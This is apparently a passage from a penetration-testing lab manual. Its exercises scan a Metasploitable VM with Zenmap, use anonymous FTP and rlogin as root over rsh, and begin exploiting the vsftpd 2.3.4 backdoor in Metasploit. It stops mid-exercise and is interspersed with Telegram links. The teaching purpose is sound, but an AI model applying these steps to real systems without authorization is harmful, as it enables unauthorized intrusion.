
Basic Information gathering and exploitation

### Exercise 21: Basic Information Gathering using Zenmap


1. In this Exercise we are going to use ( Zenmap ) to do information gathering about a server that we know its IP address.
2. Zenmap will give us all the open ports and running services in this server
3. We are going to target the second Linux virtual machine installed in our virtual environment.
4. In Virtual Box start MetaSploitable machine.
5. Login to the machine user:
6. msfadmin/msfadmin
7. Type

https://t.me/learningnets

**#uname -a** ( this give you the server name )





8. Check the machine IP address using command **#ifconfig**
9. In Kali machine open Zenmap application and enter the IP address of the Metaploite machine and choose intense scan





10. In the output of Zenmap check the open ports (services) given and check the internet for these services vulnerability, backdoors and exploit.
11. We are going to show two examples from the output of Zenmap:
12. Ftp service clearly shows that anonymous can access the server through ftp without the need for username and password
13. Install ftp client like filezilla (https://filezilla-project.org) to start browsing the files inside that server
14. If you dig further in the internet about the ftp version weaknesses you might find a tool that allow you to have access to the server itself, not only to the ftp section of it.
15. Port 512/TCP is open and has a service of netkit-rsh rexecd which is a remote Process execution service in Linux systems.

https://t.me/learningnets





https://t.me/learningnets





## Exercise 22: Exploit RSH client vulnerability

1. If we search google about other vulnerability that discovered by Zenmap such as netkit-rsh we find that, it is a remote shell access services and we can find tools in the internet exploit it.

https://t.me/learningnets





2. This service basically allows us to access the server remotely and let us execute remote commands in the target computer.
3. If we continue search about netkit-rsh we will find more info and client software package.




https://t.me/learningnets


4. Install rsh-client in Kali-Linux machine.

**#apt-get install rsh-client**




5. We are going to use rsh-client to access the Metasploitable machine using command rlogin as follow in the screenshot .

**#rlogin –l root <target machine IP address>**





## 4.2. Exploiting Basic vulnerability

https://t.me/learningnets

## Exercise 23: Exploit Ftp vulnerability


1. Start Kali Linux machine
2. Start Metasploitable Linux Machine and check its IP address
3. From Kali machine run Zenmap against the IP address of the Metasploitable machine to check vulnerability.




4. Google vsftpd 2.3.4 to see if there are any backdoors of this process and if there is exploit to use that backdoor
5. Output shows that there is backdoor





6. Copy the name of the Module that can open the back door
7. Go to Kali Linux terminal and type
8. **#msfconsole** to start the Metasploit

